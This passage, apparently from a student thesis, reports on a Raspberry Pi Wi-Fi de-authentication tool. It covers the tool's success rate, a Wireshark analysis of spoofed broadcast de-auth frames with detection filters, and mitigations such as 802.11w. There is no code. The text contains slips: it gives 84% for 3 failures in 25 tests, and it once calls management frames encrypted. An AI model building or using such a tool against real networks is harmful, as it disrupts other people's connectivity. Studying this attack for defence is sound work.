script. That way, after a user in the WebUI selects a particular AP, said AP's BSSID gets passed from the Node.js server to this script. The output file is used in a similar fashion to the previous script, but instead of APs it will print all the connected stations, making it possible to target one of them through the WebUI.

4 OUTCOME OF THE DEVELOPMENT PROJECT

4.1 Core Application Outcomes

After rigorous testing, the script performs remarkably, consistently de-authenticating clients of the targeted Access Point. In a couple of cases, it even caused the network to be down temporarily, probably linked to using an older Access Point which could not support a steady flow of packages sent from the de-authenticator.

The testing was done with multiple Access Points, as well as with a varied number of clients connected to said Access Points at a given point in time. The de-authentication failed in a very small number of tests, all of which were linked to either the Access Point being incapable of taking requests or to the network adapter requiring a reset. Out of 25 tests, the de-authentication application had 3 malfunctions, effectively giving it an 84% success rate. This has been represented in the graph in Figure 17.



Figure 17. Graph of success rate in the performed tests

A larger sample size of testing is required to determine a more accurate number of successful attacks and determine the frequency of malfunctions.

In respect to the proposed objectives and used principles, the core application manages to meet all requirements. All libraries, headers and external files were sourced either directly from the Linux subsystem or from Free Open-Source Software projects, which have either a MIT or a GPL license.

In regards to the usability of the core application, using the helper bash scripts for setup or even manually setting up the environment is relatively easy for a non-experienced user.

Compiling and running the application also does not require any technical knowledge, as all libraries and headers are handled internally.

4.2 WebUI Outcomes

Having tested the underlying NodeJS and JavaScript code, the Web UI performs rather well – in its current iteration, child process related errors are non-existent, although they used to be more common when calling de-authenticating and scanning functions. After the testing part of the development, all of those errors seem to have been solved.

The Web UI, being easy to use, run, modify, and being built entirely on libraries and modules that have GPL or MIT licenses, meets the initial requirements and objectives of the project. Therefore, the Web UI can be considered fully open source, while being easy for an end user to use effectively. Together with the helper bash scripts, the end user could also modify the Web UI's fetched data for some customization, however that might require a higher level of technical knowledge and was therefore not made as a main feature.

As mentioned before, the UI and UX played a significant role in the development phase of the Web UI – the final product keeps the same philosophy, being first and

foremost lightweight for the host device while also being easy to use for inexperienced users.

4.3 Direct Outcome of De-authenticator on Target Devices

In order to showcase the direct consequences of the script, 25 tests were performed to get a decent sample size, with variable devices connected to the access point. This can be further investigated by using a monitoring tool, in this particular case Wireshark was chosen to sniff and analyze de-authentication packages sent from the Raspberry Pi to target APs.



Figure 18. Information of Target Access Point from Web UI

As one may tell from Figure 18, the target AP in this case was on channel 6 with a BSSID of "74:DA:88:D8:45:FF". This is important to note for the upcoming Wireshark tests.



Figure 19. Wireshark Interface

Referring directly to Figure 19, it is quite important to note the source and destination addresses. The scripts and Node.js server successfully targeted the right station while spoofing the original address of the de-authentication packages, making it look like it came instead from the AP it was connected to. It is also crucial to understand the use of the filters. As mentioned previously, de-authentication makes use of the fact that frame control packages are encrypted, with management frames being used to de-authenticate clients. As such, filtering those out from the other traffic on the network is quintessential for monitoring de-authentication attacks. This can be done within Wireshark by using the "wlan.fc.type == 0" filter, where we are specifically looking for frame control packages on wlan, wlan.fc, that are of the management control type that have an inner value of 0x00, type==0.

The other half of the filters are in respect to filtering out de-authentication packages specifically, which have a value of 0x0C – wlan.fc.subtype == 0x0C.



Figure 20. Contents of captured De-authentication package from Wireshark

Referring to Figure 20, we can now see the contents of the captured de-authentication package by Wireshark. The frame control type correctly gets recognized as a De-authentication frame with a value of 0x0C, while the receiver and destination addresses are set to broadcast, same as the addresses set in the C++ code.

Also interesting to note is the Transmitter and Source addresses, despite the fact we transmitted the packages from a completely different device, the address has

been spoofed due to management frame manipulation. This is a direct consequence of the fact that management frames are unencrypted and therefore, can be manipulated by any device in the operating range of an AP. Also, one can infer that this same spoofed address is the same address as the target AP's address that was set earlier in the Web UI.

From this, a conclusion can be made regarding the modus operandi of the C++ script, where we confirm that the script does in fact work as intended, targeting all devices connected on the target AP, via the broadcast address, and that the origin of the packages is obfuscated, due to the management frame manipulation that occurred in the code.

5 CONCLUSSIONS AND DISCUSSION

5.1 Assessment of the Phases of the Project

The thesis project was planned to be done into several main phases: Ideation, Prototyping, Implementation, Testing and Polishing.

The ideation phase was the first and arguably least difficult, as during this phase the idea for the thesis project was initiated, followed closely by setting a loose plan for researching and implementing features. This part of the ideation phase was heavily inspired by the Agile methodology, as everything was done to be as flexible as possible while maximizing the work done on the project and minimizing downtime (such as waiting for boards, adapters, cables and other components). This is also the phase where the flowcharting the project played a huge role, not just for setting goals, but also for creating a deeper sense of understanding. By carefully creating intricate flowcharts detailing each process and how they are connected together, understanding what the next step would be as well as how certain features should or could be implemented became much easier.

Prototyping was an average difficulty phase, as de-authentication is a well-known vulnerability of IEEE 802.11 networks and plenty of academic resources exist where the attack is explained thoroughly. Implementing the first version of the de-authentication script took a bit of time, as a lot of reading and experimenting with Linux headers, sockets, and management frames. However, through this phase, I can say I understand the essentials of IEEE 802.11 much better, being capable of making certain C++ programs for Linux to access network devices, as well as sending and receiving packages.

The implementation phase was probably the most difficult, as refining the core of the project and adding a frontend with a NodeJS server that can call CLI functions and synchronize C++ scripts with bash helper scripts while outputting data to multiple dump files was not necessarily a trivial task. However, through perseverance

and research, a sufficient product was reached that fit the philosophy and objectives of the project.

After having a working product, testing was anything but optional. Through testing, several bugs were found which could have otherwise rendered the project useless or hard to use, which would both contravene the philosophy that was set. After testing the project 25 times with different scenarios (different Access Points, different number of clients connected at one time, interacting with the CLI or the Web UI) the project was deemed to be needing some slight adjustments and finishing touches.

The polishing phase mainly consisted of eliminating certain bugs that seemed to appear rarely. As mentioned before, a larger sample size of testing might be necessary to determine how frequently these bugs happen and if there are any rarer instances where the system malfunctions that were not yet discovered. As for the currently found bugs, they were all fixed.

5.2 Assessment of the Project

After the development and polishing phases, the project successfully met the requirements set from the start and managed to create a de-authenticator application with a Web UI that is capable of running on very low resource embedded Linux SoC devices, theoretically being capable of being ran on devices with 512MB, as mentioned in earlier chapters.

Through the methods with which this project was made as well as the current state of cybersecurity at the time of writing, one may assess the situation as worrying – especially seeing as the project used no proprietary libraries, headers or modules that only OEM Companies might dispose of in order to manipulate network devices.

De-authentication took a rather sharp rise in popularity in the last 5 years, particularly in the hands of technologically inexperienced criminals and bad actors alike

who could obtain such a device from online sources for relatively cheap. As such, the project showcases just how easy it is to make such a device as well as how easy it is to use such a device.

5.3 Solutions to the Problem

While the most common IEEE 802.11 protocols are susceptible to de-authentication attacks, there are a couple of steps that can be taken to minimize the risk, particularly for enterprise level networks.

The way this can be done is by implementing the encryption of management frames that the attack uses to its advantage. At the time of writing, the only IEEE 802.11 protocol that has this as a feature is IEEE 802.11w, or as some manufacturers called Management Frame Protection, normally abbreviated as “MFP” (Cisco Inc., 2018).

Despite being introduced nearly 15 years ago, in 2009, an Access Point running IEEE 802.11w is rare, especially in the consumer market. This is partially due to the amount of overhead it adds, requiring better hardware and possibly slowing down the network. In contrast, the corporate market offers devices that support this standard, normally enterprise-level Access Points designed for medium to large businesses. By making sure this standard would be implemented in consumer grade products, de-authentication based attacks would drop dramatically, especially in the context of burglary and break-ins.

With the exception of IEEE 802.11w, nothing else stands in the way of de-authentication attacks per se. The only other solution for de-authentication adjacent attacks is to harden networks and use the latest available security protocols with lengthy passwords. For example, a de-authentication adjacent attack would be a handshake hijack. By applying the aforementioned steps, this attack could be stopped, however a bad actor with a de-authenticator would still be capable of de-authenticating devices off of an AP.

One interesting aspect to note in the closing thoughts of this thesis is the advent of machine learning and how it can be used to detect and stop de-authentication attacks (Latha, 2022). Using machine learning, creating an Intrusion Detection System is extremely feasible, one of these having a reported 96% detection rate (Latha, 2022). As this emerging technology develops, methodologies regarding wireless security, and security in general, will adapt to these new tools and overcome all-together this type of attack and its adjacent attacks.

REFERENCES

Afzal, Z. R. (March 2016). A wireless intrusion detection system for 802.11 networks. *In 2016 international conference on wireless communications, signal processing and networking (WiSPNET)* (pp. 828-834). IEEE.

Cisco Inc. (2018, 12 12). *Configure Management Frame Protection (MFP) on a Wireless Access Point*. Retrieved 14.3.2024, from https://www.cisco.com/c/en/us/support/docs/smb/wireless/cisco-small-business-100-series-wireless-access-points/smb5302-configure-management-frame-protection-mfp-on-a-wireless-acce.html

Conway, A. (2024, 4 3). *Where is the Flipper Zero banned?* Retrieved 27.3.2024, from https://www.xda-developers.com/where-is-the-flipper-zero-banned/

Federal Communications Commission. (2015, April 18). *FCC Fines Smart City $750K for Blocking Wi-Fi*. Retrieved 3.10.2024, from https://www.fcc.gov/document/fcc-fines-smart-city-750k-blocking-wi-fi-0

Flipper Devices Inc. (2023, 7 20). *News about US Customs and your Flipper Zero*. Retrieved 27.3.2024, from https://cdn.flipperzero.one/september-orders-update.html

Hartson, R. a. (2012). *The UX Book: Process and guidelines for ensuring a quality user experience.* Elsevier.

Kan, M. (2024, 3 20). *Canada Walks Back Ban of Flipper Zero, Targets 'Illegitimate' Use Cases*. Retrieved 27.3.2024, from https://www.pcmag.com/news/canada-walks-back-ban-of-flipper-zero-targets-illegitimate-use-cases

Kiara, H. (2022, 9 6). *How criminals are using jammers, deauthers to disrupt WiFi security cameras*. Retrieved 3.6.2024, from

https://www.wxyz.com/news/how-criminals-are-using-jammers-deauthers-to-disrupt-wifi-security-cameras

Latha, R. &. (2022). Deauthentication Attack Detection in the Wi-Fi network by Using ML Techniques. *In 2022 Third International Conference on Smart Technologies in Computing, Electrical and Electronics (ICSTCEE)* (pp. 1-6). IEEE.

Waliullah, M. &. (2014). *Wireless LAN security threats & vulnerabilities.* International Journal of Advanced Computer Science and Applications, 5(1). P.176.

Wright, J. (2005). Weaknesses in wireless lan session containment. Retrieved February 2010, from White paper.[Online] Available: http://i. cmpnet. com/nc/1612/graphics/SessionContainment file. pdf